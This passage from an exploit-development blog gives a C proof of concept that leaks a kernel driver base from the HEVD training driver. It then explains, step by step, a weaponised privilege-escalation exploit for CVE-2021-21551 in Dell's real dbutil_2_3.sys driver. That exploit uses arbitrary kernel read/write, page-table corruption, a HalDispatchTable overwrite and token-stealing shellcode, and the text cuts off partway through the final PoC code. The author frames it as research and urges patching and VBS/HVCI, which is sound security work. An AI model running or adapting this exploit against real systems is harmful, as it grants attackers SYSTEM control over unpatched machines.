The above image is a bit difficult to decipher, given that both the vulnerable chunks and the USE_AFTER_FREE_NON_PAGED_POOL_NX chunks both have Hack tags. However, if we take the adjacent chunk to the current chunk, which is a vulnerable chunk we can read past and denoted by an asterisk, and after parsing it as a USE_AFTER_FREE_NON_PAGED_POOL_NX object, we can see clearly that this object is of the correct type and contains a function pointer within HEVD!

We can then subtract the distance from this function pointer to the base of HEVD, and update our code accordingly. We can see the distance is 0x880cc, so adding this to the code is trivial.

After performing the calculation, we can see we have bypassed kASLR, from low integrity, without any calls to EnumDeviceDrivers or similar APIs!

The final code can be seen below.

// HackSysExtreme Vulnerable Driver: Pool Overflow/Memory Disclosure
// Author: Connor McGarr(@33y0re)

// Vulnerability description: Arbitrary read primitive
// User-mode clients have the ability to control the size of an allocated pool chunk on the NonPagedPoolNx
// This pool chunk is 0x80 bytes (including the header)
// There is an object, a UafObject created by HEVD, that is 0x80 bytes in size (including the header) and contains a function pointer that is to be read -- this must be used due to the kLFH, which is only groomable for sizes in the same bucket
// CreateEventA can be used to allocate 0x80 byte objects, including the size of the header, which can also be used for grooming

#include <windows.h>
#include <stdio.h>

// Fill the holes in the NonPagedPoolNx of 0x80 bytes
void memLeak(HANDLE driverHandle)
{
  // Array to manage handles opened by CreateEventA
  HANDLE eventObjects[5000];

  // Spray 5000 objects to fill the new page
  for (int i = 0; i <= 5000; i++)
  {
    // Create the objects
    HANDLE tempHandle = CreateEventA(
      NULL,
      FALSE,
      FALSE,
      NULL
    );

    // Assign the handles to the array
    eventObjects[i] = tempHandle;
  }

  // Check to see if the first handle is a valid handle
  if (eventObjects[0] == NULL)
  {
    printf("[-] Error! Unable to spray CreateEventA objects! Error: 0x%lx\n", GetLastError());
    exit(-1);
  }
  else
  {
    printf("[+] Sprayed CreateEventA objects to fill holes of size 0x80!\n");

    // Close half of the handles
    for (int i = 0; i <= 5000; i += 2)
    {
      BOOL tempHandle1 = CloseHandle(
        eventObjects[i]
      );

      eventObjects[i] = NULL;

      // Error handling
      if (!tempHandle1)
      {
        printf("[-] Error! Unable to free the CreateEventA objects! Error: 0x%lx\n", GetLastError());
        exit(-1);
      }
    }

    printf("[+] Poked holes in the new pool page!\n");

    // Allocate UaF Objects in place of the poked holes by just invoking the IOCTL, which will call ExAllocatePoolWithTag for a UAF object
    // kLFH should automatically fill the freed holes with the UAF objects
    DWORD bytesReturned;

    for (int i = 0; i < 2500; i++)
    {
      DeviceIoControl(
        driverHandle,
        0x00222053,
        NULL,
        0,
        NULL,
        0,
        &bytesReturned,
        NULL
      );
    }

    printf("[+] Allocated objects containing a pointer to HEVD in place of the freed CreateEventA objects!\n");

    // Close the rest of the event objects
    for (int i = 1; i <= 5000; i += 2)
    {
      BOOL tempHandle2 = CloseHandle(
        eventObjects[i]
      );

      eventObjects[i] = NULL;

      // Error handling
      if (!tempHandle2)
      {
        printf("[-] Error! Unable to free the rest of the CreateEventA objects! Error: 0x%lx\n", GetLastError());
        exit(-1);
      }
    }

    // Array to store the buffer (output buffer for DeviceIoControl) and the base address
    unsigned long long outputBuffer[100];
    unsigned long long hevdBase;

    // Everything is now, theoretically, [FREE, UAFOBJ, FREE, UAFOBJ, FREE, UAFOBJ], barring any more randomization from the kLFH
    // Fill some of the holes, but not all, with vulnerable chunks that can read out-of-bounds (we don't want to fill up all the way to avoid reading from a page that isn't mapped)

    for (int i = 0; i <= 100; i++)
    {
      // Return buffer
      DWORD bytesReturned1;

      DeviceIoControl(
        driverHandle,
        0x0022204f,
        NULL,
        0,
        &outputBuffer,
        sizeof(outputBuffer),
        &bytesReturned1,
        NULL
      );

    }

    printf("[+] Successfully triggered the out-of-bounds read!\n");

    // Parse the output
    for (int i = 0; i <= 100; i++)
    {
      // Kernel mode address?
      if ((outputBuffer[i] & 0xfffff00000000000) == 0xfffff00000000000)
      {
        printf("[+] Address of function pointer in HEVD.sys: 0x%llx\n", outputBuffer[i]);
        printf("[+] Base address of HEVD.sys: 0x%llx\n", outputBuffer[i] - 0x880CC);

        // Store the variable for future usage
        hevdBase = outputBuffer[i] + 0x880CC;
        break;
      }
    }
  }
}

void main(void)
{
  // Open a handle to the driver
  printf("[+] Obtaining handle to HEVD.sys...\n");

  HANDLE drvHandle = CreateFileA(
    "\\\\.\\HackSysExtremeVulnerableDriver",
    GENERIC_READ | GENERIC_WRITE,
    0x0,
    NULL,
    OPEN_EXISTING,
    0x0,
    NULL
  );

  // Error handling
  if (drvHandle == (HANDLE)-1)
  {
    printf("[-] Error! Unable to open a handle to the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
  }
  else
  {
    memLeak(drvHandle);
  }
}

Conclusion

Kernel exploits from browsers, which are sandboxed, require such leaks to perform successful escalation of privileges. In part two of this series we will combine this bug with HEVD’s pool overflow vulnerability to achieve a read/write primitive and perform successful EoP! Please feel free to reach out with comments, questions, or corrections!

Peace, love, and positivity :-)

Exploit Development: CVE-2021-21551 - Dell ‘dbutil_2_3.sys’ Kernel Exploit Writeup

Introduction

Recently I said I was going to focus on browser exploitation with Advanced Windows Exploitation being canceled. With this cancellation, I found myself craving a binary exploitation training, with AWE now being canceled for the previous two years. I found myself enrolled in HackSysTeam’s Windows Kernel Exploitation Advanced course, which will be taking place at the end of this month at CanSecWest, due to the cancellation. I have already delved into the basics of kernel exploitation, and I had been looking to complete a few exercises to prepare for the end of the month, and shake the rust off.

I stumbled across this SentinelOne blog post the other day, which outlined a few vulnerabilities in Dell’s dbutil_2_3.sys driver, including a memory corruption vulnerability. Although this vulnerability was attributed to Kasif Dekel, it apparently was discovered earlier by Yarden Shafir and Staoshi Tanda, coworkers of mine at CrowdStrike.

After reading Kasif’s blog post, which practically outlines the entire vulnerability and does an awesome job of explaining things and giving researchers a wonderful starting point, I decided that I would use this opportunity to get ready for Windows Kernel Exploitation Advanced at the end of the month.

I also decided, because Kasif leverages a data-only attack, instead of something like corrupting page table entries, that I would try to recreate this exploit by achieving a full SYSTEM shell via page table corruption. The final result ended up being a weaponized exploit. I wanted to take this blog post to showcase just a few of the “checks” that needed to be bypassed in the kernel in order to reach the final arbitrary read/write primitive, as well as why modern mitigations such as Virtualization-Based Security (VBS) and Hypervisor-Protected Code Integrity (HVCI) are so important in today’s threat landscape.

In addition, three of my favorite things to do are to write, conduct vulnerability research, and write code - so regardless of if you find this blog helpful/redundant, I just love to write blogs at the end of the day :-). I also hope this blog outlines, as I mentioned earlier, why it is important mitigations like VBS/HVCI become more mainstream and that at the end of the day, these two mitigations in tandem could have prevented this specific method of exploitation (note that other methods are still viable, such as a data-only attack as Kasif points out).

Arbitrary Write Primitive

I will not attempt to reinvent the wheel here, as Kasif’s blog post explains very well how this vulnerability arises, but the tl;dr on the vulnerability is there is an IOCTL code that any client can trigger with a call to DeviceIoControl that eventually reaches a memmove routine, in which the user-supplied buffer from the vulnerable IOCTL routine is used in this call.

Let’s get started with the analysis. As is accustom in kernel exploits, we first need a way, generally speaking, to interact with the driver. As such, the first step is to obtain a handle to the driver. Why is this? The driver is an object in kernel mode, and as we are in user mode, we need some intermediary way to interact with the driver. In order to do this, we need to look at how the DEVICE_OBJECT is created. A DEVICE_OBJECT generally has a symbolic link which references it, that allows clients to interact with the driver. This object is what clients interact with. We can use IDA in our case to locate the name of the symbolic link. The DriverEntry function is like a main() function in a kernel mode driver. Additionally, DriverEntry functions are prototyped to accept a pointer to a DRIVER_OBJECT, which is essentially a “representation” of a driver, and a RegistryPath. Looking at Microsoft documentation of a DRIVER_OBJECT, we can see one of the members of this structure is a pointer to a DEVICE_OBJECT.

Loading the driver in IDA, in the Functions window under Function name, you will see a function called DriverEntry.

This entry point function, as we can see, performs a jump to another function, sub_11008. Let’s examine this function in IDA.

As we can see, the \Device\DBUtil_2_3 string is used in the call to IoCreateDevice to create a DEVICE_OBJECT. For our purposes, the target symbolic link, since we are a user-mode client, will be \\\\.\\DBUtil_2_3.

Now that we know what the target symbolic link is, we then need to leverage CreateFile to obtain a handle to this driver.

We will start piecing the code together shortly, but this is how we obtain a handle to interact with the driver.

The next function we need to call is DeviceIoControl. This function will allow us to pass the handle to the driver as an argument, and allow us to send data to the driver. However, we know that drivers create I/O Control (IOCTL) routines that, based on client input, perform different actions. In this case, this driver exposes many IOCTL routines. One way to determine if a function in IDA contains IOCTL routines, although it isn’t fool proof, is looking for many branches of code with cmp eax, DWORD. IOCTL codes are DWORDs and drivers, especially enterprise grade drivers, will perform many different actions based on the IOCTL specified by the client. Since this driver doesn’t contain many functions, it is relatively trivial to locate a function which performs many of these validations.

Per Kasif’s research, the vulnerable IOCTL in this case is 0x9B0C1EC8. In this function, sub_11170, we can look for a cmp eax, 9B0C1EC8h instruction, which would be indicative that if the vulnerable IOCTL code is specified, whatever code branches out from that compare statement would lead us to the vulnerable code path.

This compare, if successful, jumps to an xor edx, edx instruction.

After the XOR instruction incurs, program execution hits the loc_113A2 routine, which performs a call to the function sub_15294.

If you recall from Kasif’s blog post, this is the function in which the vulnerable code resides in. We can see this in the function, by the call to memmove.

What primitive do we have here? As Kasif points out, we “can control the arguments to memmove” in this function. We know that we can hit this function, sub_15294, which contains the call to memmove. Let’s take a look at the prototype for memmove, as seen here.

As seen above, memmove allows you to move a pointer to a block of memory into another pointer to a block of memory. If we can control the arguments to memmove, this gives us a vanilla arbitrary write primitive. We will be able to overwrite any pointer in kernel mode with our own user-supplied buffer! This is great - but the question remains, we see there are tons of code branches in this driver. We need to make sure that from the time our IOCTL code is checked and we are directed towards our code path, that any compare statements/etc. that arise are successfully dealt with, so we can reach the final memmove routine. Let’s begin by sending an arbitrary QWORD to kernel mode.

After loading the driver on the debuggee machine, we can start a kernel-mode debugging session in WinDbg. After verifying the driver is loaded, we can use IDA to locate the offset to this function and then set a breakpoint on it.

Next, after running the POC on the debuggee machine, we can see execution hits the breakpoint successfully and the target instruction is currently in RIP and our target IOCTL is in the lower 32-bits of RAX, EAX.

After executing the cmp statement and the jump, we can see now that we have landed on the XOR instruction, per our static analysis with IDA earlier.

Then, execution hits the call to the function (sub+15294) which contains the memmove routine - so far so good!

We can see now we have landed inside of the function call, and a new stack frame is being created.

If we look in the RCX register currently, we can see our buffer, when dereferencing the value in RCX.

We then can see that, after stepping through the sup rsp, 0x40 stack allocation and the mov rbx, rcx instruction, the value 0x8 is going to be placed into ECX and used for the cmp ecx, 0x18 instruction.

What is this number? This is actually the size of our buffer, which is currently one QWORD. Obviously this compare statement will fail, and essentially an NTSTATUS code is returned back to the client of 0xC0000000D, which means STATUS_INVALID_PARAMETER. This is the driver’s way to let the client know one of the needed arguments wasn’t correct in the IOCTL call. This means that if we want to reach the memmove routine, we will at least need to send 0x18 bytes worth of data.

Refactoring our code, let’s try to send a contiguous buffer of 0x18 bytes of data.

After hitting the sub_5294 function, we see that this time the cmp ecx, 0x18 check will be bypassed.

After stepping through a few instructions, after the test rax, rax bitwise test and the jump instruction, we land on a load effective address instruction, and we can see our call to memmove, although there is no symbol in WinDbg.

Since we are about to hit the call to memmove, we know that the __fastcall calling convention is in use, as we see no movements to the stack and we are on a 64-bit system. Because of this, we know that, based on the prototype, the first argument will be placed into RCX, which will be the destination buffer (e.g. where the memory will be written to). We also know that RDX will contain the source buffer (e.g. where the memory comes from).

Stepping into the mov ecx, dword ptr[rsp+0x30], which will move the lower 32-bits of RSP, ESP, into ECX, we can see that a value of 0x00000000 is about to be moved into ECX.

We then see that the value on the stack, at an offset of 0x28, is added to the value in RCX, which is currently zero.

We then can see that invalid memory will be dereferenced in the call to memmove.

Why is this? Recall the prototype of memmove. This function accepts a pointer to memory. Since we passed raw values of junk, these addresses are invalid. Because of this, let’s switch up our POC a bit again in order to see if we can’t get a desired result. Let’s use KUSER_SHARD_DATA at an offset of 0x800, which is 0xFFFFF78000000800, as a proof of concept.

This time, per Kasif’s research, we will send a 0x20 byte buffer. Kasif points out that the memmove routine, before reaching the call, will select at an offset of 0x8 (the destination) and 0x18 (the source).

After re-executing the POC, let’s jump back right before the call to memmove.

We can see that this time, 0x42 bytes, 4 bytes of them to be exact, will be loaded into ECX.

Then, we can clearly see that the value at the stack, plus 0x28 bytes, will be added to ECX. The final result is 0xFFFFF78042424242.

We then can see that before the call, another part of our buffer is moved into RDX as the source buffer. This allows us an arbitrary write primitive! A buffer we control will overwrite the pointer at the memory address we supply.

The issue is, however, with the source address. We were attempting to target 0xFFFFF78000000800. However, our address got mangled into 0xFFFFF78042424242. This is because it seems like the lower 32-bits of one of our user-supplied QWORDS first gets added to the destination buffer. This time, if we resend the exploit and we change where 0x4242424242424242 once was with 0x0000000000000000, we can “bypass” this issue, but having a value of 0 added, meaning our target address will remain unmangled.

After sending the POC again, we can see that the correct target address is loaded into RCX.

Then, as expected, our arguments are supplied properly to the call to memmove.

After stepping over the function call, we can see that our arbitrary write primitive has successfully worked!

Again, thank you to Kasif for his research on this! Now, let’s talk about the arbitrary read primitive, which is very similar!

Arbitrary Read Primitive

As we know, whenever we supply arguments to the vulnerable memmove routine used for an arbitrary write primitive, we can supply the “what” (our data) and the “where” (where do we write the data). However, recall the image two images above, showcasing our successful arguments, that since memmove accepts two pointers, the argument in RDX, which is a pointer to 0x4343434343434343, is a kernel mode address. This means, at some point between the memmove call and our invocation of DeviceIoControl, our array of QWORDS was transferred to kernel mode, so it could be used by the driver in the call to memmove. Notice, however, that the target address, the value in RCX, is completely controllable by us - meaning the driver doesn’t create a pointer to that QWORD, we can directly supply it. And, since memmove will interpret that as a pointer, we can actually overwrite whatever we pass to the target buffer, which in this case is any address we want to corrupt.

What if, however, there was a way to do this in reverse? What if, in place of the kernel mode address that points to 0x4343434343434343 we could just supply our own memory address, instead of the driver creating a pointer to it, identically to how we control the target address we want to move memory to.

This means, instead of having something like this for the target address:

ffffc605`24e82998 43434343`43434343

What if we could just pass our own data as such:

43434343`43434343 DATA

Where 0x4343434343434343 is a value we supply, instead of having the kernel create a pointer to it for us. That way, when memmove interprets this address, it will interpret it as a pointer. This means that if we supply a memory address, whatever that memory address points to (e.g. nt!MiGetPteAddress+0x13 when dereferenced) is copied to the target buffer!

This could go one of two ways potentially: option one would be that we could copy this data into our own pointer in C. However, since we see that none of our user-mode addresses are making it to the driver, and the driver is taking our buffer and placing it in kernel mode before leveraging it, the better option, perhaps, would be to supply an output buffer to DeviceIoControl and see if the memmmove data writes it to the output buffer.

The latter option makes sense as this IOCTL allows any client to supply a buffer and have it copied. This driver most likely isn’t expecting unauthorized clients to this IOCTL, meaning the input and output buffers are most likely being used by other kernel mode components/legitimate user-mode clients that need an easy way to pass and receive data. Because of this, it is more than likely it is expected behavior for the output buffer to contain memmove data. The problem is we need to find another memmove routine that allows us to essentially to the inverse of what we did with the arbitrary write primitive.

Talking to a peer of mine, VoidSec about my thought process, he pointed me towards Metasploit, which already has this concept outlined in their POC.

Doing a bit more of reverse engineering, we can see that there is more than one way to reach the arbitrary write memmove routine.

Looking into the sub_15294, we can see that this is the same memmove routine leveraged before.

However, since there is another IOCTL routine that invokes this memmove routine, this is a prime candidate to see if anything about this routine is different (e.g. why create another routine to do the same thing twice? Perhaps this routine is used for something else, like reading memory or copying memory in a different way). Additionally, recall when we performed an arbitrary write, the routines were indexing our buffer at 0x8 and 0x18. This could mean that the call to memmove, via the new IOCTL, could setup our buffer in a way that the buffer is indexed at a different offset, meaning we may be able to achieve an arbitrary read.

It is possible to reach this routine through the IOCTL 0x9B0C1EC4.

Let’s update our POC to attempt to trigger the new IOCTL and see if anything is returned in the output buffer. Essentially, we will set the second value, similar to last time, of our QWORD array to the value we want to interact with, in this case, read, and set everything else to 0. Then, we will reuse the same array of QWORDS as an output buffer and see if anything was written to the buffer.

We can use IDA to identify the proper offset within the driver that the cmp eax, 0x9B0C1EC4 lands on, which is sub_11170+75.

We know that the first IOCTL code we will hit is the arbitrary write IOCTL, so we can pass over the first compare and then hit the second.

We then can see execution reaches the function housing the memmove routine, sub_15294.

After stepping through a few instruction, we can see our input buffer for the read primitive is being propagated and setup for the future call to memmove.

Then, the first part of the buffer is moved into RAX.

Then, the target address we would like to dereference and read from is loaded into RAX.

Then, the target address of KUSER_SHARED_DATA is loaded into RCX and then, as we can see, it will be loaded into RDX. This is great for us, as it means the 2nd argument for a function call on 64-bit systems on Windows is loaded into RDX. Since memmove accepts a pointer to a memory address, this means that this address will be the address that is dereferenced and then has its memory copied into a target buffer (which hopefully is returned in the output buffer parameter of DeviceIoControl).

Recall in our arbitrary write routine that the second parameter, 4343434343434343 was pointed to by a kernel mode address. Look at the above image and see now that we control the address (0xFFFFF78000000000), but this time this address will be dereferenced and whatever this address points to will be written to the buffer pointed to by RCX. Since in our last routine we controlled both arguments to memmove, we can expect that, although the value in RCX is in kernel mode, it will be bubbled back up into user mode and will be placed in our output buffer! We can see just before the return from memmove, the return value is the buffer in which the data was copied into, and we can see the buffer contains 0x0fa0000000000000! Looking in the debugger, this is the value KUSER_SHARED_DATA points to.

We really don’t need to do any more debugging/reverse engineering as we know that we completely control these arguments, based on our write primitive. Pressing g in the debugger, we can see that in our POC console, we have successfully performed an arbitrary read!

We indexed each array element of the QWORD array we sent, per our code, and we can see the last element will contain the dereferenced contents of the value we would like to read from! Now that we have a vanilla 1 QWORD arbitrary read/write primitive, we can now get into out exploitation path.

Why Perform a Data-Only Attack When You Can Corrupt All Of The Memory and Deal With All of the Mitigations? Let’s Have Some Fun And Make Life Artificially Harder On Ourselves!

First, please note I have more in-depth posts on leveraging page table entries and memory paging for kernel exploitation found here and here.

Our goal with this exploitation path will be the following:

  1. Write our shellcode somewhere that is writable in the driver’s virtual address space
  2. Locate the base of the page table entries
  3. Calculate where the page table entry for the memory page where our shellcode lives
  4. Corrupt the page table entry to make the shellcode page RWX, circumventing SMEP and bypassing kernel no-eXecute (DEP)
  5. Overwrite nt!HalDispatchTable+0x8 and circumvent kCFG (kernel Control-Flow Guard) (Note that if kCFG was fully enabled, then VBS/HVCI would then be enabled - rendering this technique useless. kCFG does still have some functionality, even when VBS/HVCI is disabled, like performing bitwise tests to ensure user mode addresses aren’t called from kernel mode. This simply just “circumvents” kCFG by calling a pointer to our shellcode, which exists in kernel mode from the first step).

First we need to find a place in kernel mode that we can write our shellcode to. KUSER_SHARED_DATA is a perfectly fine solution, but there is also a good candidate within the driver itself, located in its .data section, which is already writable.

We can see that from the above image, we have a ton of room to work with, in terms of kernel mode writable memory. Our shellcode is approximately 9 QWORDS, so we will have more than enough room to place our shellcode here.

We will start our shellcode out at .data+0x10. Since we know where the shellcode will go, and since we know it resides in the dbutil_2_3.sys driver, we need to add a routine to our exploit that can retrieve the load address of the kernel, for PTE indexing calculations, and the base address of the driver.

Note that this assumes the process invoking this exploit is that of medium integrity.

The next step, since we know where we want to write to is at an offset of 0x3000 (offset to .data.) + 0x10 (offset to code cave) from the base address of dbutil_2_3.sys, is to locate the page table entry for this memory address, which already is a kernel-mode page and is writable (you could use KUSER_SHARED_DATA+0x800). In order to perform the calculations to locate the page table entry, we first need to bypass page table randomization, a mitigation of Windows 10 after 1607.

This is because we need the base of the page table entries in order to locate the PTE for a specific page in memory (the page table entries are an array of virtual addresses in this case). The Windows API function nt!MiGetPteAddress, at an offset of 0x13, contains, dynamically, the base of the page table entries as this kernel mode function is leveraged to find the base of the page table entries.

Let’s use our read primitive to locate the base of the page table entries (note that I used a static offset from the base of the kernel to nt!MiGetPteAddress, mostly because I am focused on the exploitation phase of this CVE, and not making this exploit portable. You’ll need to update this based on your patch level).

Here we can see we obtain the initial handle to the driver, create a buffer based on our read primitive, send it to the driver, and obtain the base of the page table entries. Then, we programmatically can replicate what nt!MiGetPteAddress does in order to fetch the correct page table entry in the array for the page we will be writing our shellcode to.

Now that we have calculated the page table entry for where our shellcode will be written to, let’s now dereference it in order to preserve what the PTE bits contain, in terms of permissions, so we can modify this value later

Checking in WinDbg, we can also see this is the case!

Now that we have the virtual address for our page table entry and we have extracted the current bits that comprise the entry, let’s write our shellcode to .data+0x10 (dbutil_2_3+0x3010).

After execution of the updated POC, we can clearly see that the arbitrary write routines worked, and our shellcode is located in kernel mode!

Perfect! Now that we have our shellcode in kernel mode, we need to make it executable. After all, the .data section of a PE or driver is read/write. We need to make this an executable region of memory. Since we have the PTE bits already stored, we can update our page table entry bits, stored in our exploit, to contain the bits with the no-eXecute bit cleared, and leverage our arbitrary write primitive to corrupt the page table entry and make it read/write/execute (RWX)!

Perfect! Now that we have made our memory region executable, we need to overwrite the pointer to nt!HalDispatchTable+0x8 with this memory address. Then, when we invoke ntdll!NtQueryIntervalProfile from user mode, which will trigger a call to this QWORD! However, before overwriting nt!HalDispatchTable+0x8, let’s first use our read primitive to preserve the current pointer, so we can put it back after executing our shellcode to ensure system stability, as the Hardware Abstraction Layer is very important on Windows and the dispatch table is referenced regularly.

After preserving the pointer located at nt!HalDispatchTable+0x8 we can use our write primitive to overwrite nt!HalDispatchTable+0x8 with a pointer to our shellcode, which resides in kernel mode memory!

Perfect! At this point, if we invoke nt!HalDispatchTable+0x8’s pointer, we will be calling our shellcode! The last step here, besides restoring everything, is to resolve ntdll!NtQueryIntervalProfile, which eventually performs a call to [nt!HalDispatchTable+0x8].

Then, we can finish up our exploit by adding in the restoration routine to restore nt!HalDispatchTable+0x8.

Let’s set a breakpoint on nt!NtQueryIntervalProfile, which will be called, even though the call originates from ntdll.dll.

After hitting the breakpoint, let’s continue to step through the function until we hit the call nt!KeQueryIntervalProfile function call, and let’s use t to step into it.

Stepping through approximately 9 instructions inside of ntKeQueryIntervalProfile, we can see that we are not directly calling [nt!HalDispatchTable+0x8], but we are calling nt!guard_dispatch_icall. This is part of kCFG, or kernel Control-Flow Guard, which validates indirect function calls (e.g. calling a function pointer).

Clearly, as we can see, the value of [nt!HalDispatchTable+0x8] is pointing to our shellcode, meaning that kCFG should block this. However, kCFG actually requires Virtualization-Based Security (VBS) to be fully implemented. We can see though that kCFG has some functionality in kernel mode, even if it isn’t implemented full scale. The routines still exist in the kernel, which would normally check a bitmap of all indirect function calls and determine if the value that is about to be placed into RAX in the above image is a “valid target”, meaning at compile time, when the bitmap was created, did the address exist and is it apart of any valid control-flow transfer.

However, since VBS is not mainstream yet, requires specific hardware, and because this exploit is being developed in a virtual machine, we can disregard the VBS side for now (note that this is why mitigations like VBS/HVCI/HyperGuard/etc. are important, as they do a great job of thwarting these types of memory corruption vulnerabilities).

Stepping through the call to nt!guard_dispatch_icall, we can actually see that all this routine does essentially, since VBS isn’t enabled, is bitwise test the target address in RAX to confirm it isn’t a user-mode address (basically it checks to see if it is sign-extended). If it is a user-mode address, you’ll actually get a bug check and BSOD. This is why I opted to keep our shellcode in kernel mode, so we can pass this bitwise test!

Then, after stepping through everything, we can see now that control-flow transfer has been handed off to our shellcode.

From here, we can see we have successfully obtained NT AUTHORITY\SYSTEM privileges!

“When Napoleon lay at Boulogne for a year with his flat-bottom boats and his Grand Army, he was told by someone ‘There are bitter weeds in VBS/HVCI/kCFG’”

Although this exploit was arduous to create, we can clearly see why data-only attacks, such as the _SEP_TOKEN_PRIVILEGES method outlined by Kasif are optimal. They bypass pretty much any memory corruption related mitigation.

Note that VBS/HVCI actually creates an additional security boundary for us. Page table entries, when VBS is enabled, are actually managed by a higher security boundary, virtual trust level 1 - which is the secure kernel. This means it is not possible to perform PTE manipulation as we did. Additionally, even if this were possible, HVCI is essentially Arbitrary Code Guard (ACG) in the kernel - meaning that it also isn’t possible to manipulate the permissions of memory as we did. These two mitigations would also allow kCFG to be fully implemented, meaning our control-flow transfer would have also failed.

The advisory and patch for this vulnerability can be found here! Please patch your systems or simply remove the driver.

Thank you again to Kasif for this original research! This was certainly a fun exercise :-). Until next time - peace, love, and positivity :-).

Here is the final POC, which can be found on my GitHub:

// CVE-2021-21551: Dell 'dbutil_2_3.sys' Memory Corruption
// Original research: https://labs.sentinelone.com/cve-2021-21551-hundreds-of-millions-of-dell-computers-at-risk-due-to-multiple-bios-driver-privilege-escalation-flaws/
// Author: Connor McGarr (@33y0re)

#include <stdio.h>
#include <Windows.h>
#include <Psapi.h>

// Vulnerable IOCTL
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4

// Prepping call to nt!NtQueryIntervalProfile
typedef NTSTATUS(WINAPI* NtQueryIntervalProfile_t)(IN ULONG ProfileSource, OUT PULONG Interval);

// Obtain the kernel base and driver base
unsigned long long kernelBase(char name[])
{
  // Defining EnumDeviceDrivers() and GetDeviceDriverBaseNameA() parameters
  LPVOID lpImageBase[1024];
  DWORD lpcbNeeded;
  int drivers;
  char lpFileName[1024];
  unsigned long long imageBase;

  BOOL baseofDrivers = EnumDeviceDrivers(
    lpImageBase,
    sizeof(lpImageBase),
    &lpcbNeeded
  );

  // Error handling
  if (!baseofDrivers)
  {
    printf("[-] Error! Unable to invoke EnumDeviceDrivers(). Error: %d\n", GetLastError());
    exit(1);
  }

  // Defining number of drivers for GetDeviceDriverBaseNameA()
  drivers = lpcbNeeded / sizeof(lpImageBase[0]);

  // Parsing loaded drivers
  for (int i = 0; i < drivers; i++)
  {
    GetDeviceDriverBaseNameA(
      lpImageBase[i],
      lpFileName,
      sizeof(lpFileName) / sizeof(char)
    );

    // Keep looping, until found, to find user supplied driver base address
    if (!strcmp(name, lpFileName))
    {
      imageBase = (unsigned long long)lpImageBase[i];

      // Exit loop
      break;
    }
  }

  return imageBase;
}


void exploitWork(void)
{
  // Store the base of the kernel
  unsigned long long baseofKernel = kernelBase("ntoskrnl.exe");

  // Storing the base of the driver
  unsigned long long driverBase = kernelBase("dbutil_2_3.sys");

  // Print updates
  printf("[+] Base address of ntoskrnl.exe: 0x%llx\n", baseofKernel);
  printf("[+] Base address of dbutil_2_3.sys: 0x%llx\n", driverBase);

  // Store nt!MiGetPteAddress+0x13
  unsigned long long ntmigetpteAddress = baseofKernel + 0xbafbb;

  // Obtain a handle to the driver
  HANDLE driverHandle = CreateFileA(
    "\\\\.\\DBUtil_2_3",
    FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
    0x0,
    NULL,
    OPEN_EXISTING,
    0x0,
    NULL
  );

  // Error handling
  if (driverHandle == INVALID_HANDLE_VALUE)
  {
    printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
  }
  else
  {
    printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);

    // Buffer to send to the driver (read primitive)
    unsigned long long inBuf1[4];

    // Values to send
    unsigned long long one1 = 0x4141414141414141;
    unsigned long long two1 = ntmigetpteAddress;
    unsigned long long three1 = 0x0000000000000000;
    unsigned long long four1 = 0x0000000000000000;

    // Assign the values
    inBuf1[0] = one1;
    inBuf1[1] = two1;
    inBuf1[2] = three1;
    inBuf1[3] = four1;

    // Interact with the driver
    DWORD bytesReturned1 = 0;

    BOOL interact = DeviceIoControl(
      driverHandle,
      IOCTL_READ_CODE,
      &inBuf1,
      sizeof(inBuf1),
      &inBuf1,
      sizeof(inBuf1),
      &bytesReturned1,
      NULL
    );

    // Error handling
    if (!interact)
    {
      printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
      exit(-1);
    }
    else
    {
      // Last member of read array should contain base of the PTEs
      unsigned long long pteBase = inBuf1[3];

      printf("[+] Base of the PTEs: 0x%llx\n", pteBase);

      // .data section of dbutil_2_3.sys contains a code cave
      unsigned long long shellcodeLocation = driverBase + 0x3010;

      // Bitwise operations to locate PTE of shellcode page
      unsigned long long shellcodePte = (unsigned long long)shellcodeLocation >> 9;
      shellcodePte = shellcodePte & 0x7FFFFFFFF8;
      shellcodePte = shellcodePte + pteBase;

      // Print update
      printf("[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0x%llx\n", shellcodePte);

      // Buffer to send to the driver (read primitive)
      unsigned long long inBuf2[4];

      // Values to send
      unsigned long long one2 = 0x4141414141414141;
      unsigned long long two2 = shellcodePte;
      unsigned long long three2 = 0x0000000000000000;
      unsigned long long four2 = 0x0000000000000000;

      inBuf2[0] = one2;
      inBuf2[1] = two2;
      inBuf2[2] = three2;
      inBuf2[3] = four2;

      // Parameter for DeviceIoControl
      DWORD bytesReturned2 = 0;

      BOOL interact1 = DeviceIoControl(
        driverHandle,
        IOCTL_READ_CODE,
        &inBuf2,
        sizeof(inBuf2),
        &inBuf2,
        sizeof(inBuf2),
        &bytesReturned2,
        NULL
      );

      // Error handling
      if (!interact1)
      {
        printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
        exit(-1);
      }
      else
      {
        // Last member of read array should contain PTE bits
        unsigned long long pteBits = inBuf2[3];

        printf("[+] PTE bits for the shellcode page: %p\n", pteBits);

        /*
          ; Windows 10 1903 x64 Token Stealing Payload
          ; Author Connor McGarr

          [BITS 64]

          _start:
            mov rax, [gs:0x188]     ; Current thread (_KTHREAD)
            mov rax, [rax + 0xb8]   ; Current process (_EPROCESS)
            mov rbx, rax        ; Copy current process (_EPROCESS) to rbx
          __loop:
            mov rbx, [rbx + 0x2f0]    ; ActiveProcessLinks
            sub rbx, 0x2f0          ; Go back to current process (_EPROCESS)
            mov rcx, [rbx + 0x2e8]    ; UniqueProcessId (PID)
            cmp rcx, 4          ; Compare PID to SYSTEM PID
            jnz __loop            ; Loop until SYSTEM PID is found

            mov rcx, [rbx + 0x360]    ; SYSTEM token is @ offset _EPROCESS + 0x360
            and cl, 0xf0        ; Clear out _EX_FAST_REF RefCnt
            mov [rax + 0x360], rcx    ; Copy SYSTEM token to current process

            xor rax, rax        ; set NTSTATUS STATUS_SUCCESS
            ret             ; Done!

        */

        // One QWORD arbitrary write
        // Shellcode is 67 bytes (67/8 = 9 unsigned long longs)
        unsigned long long shellcode1 = 0x00018825048B4865;
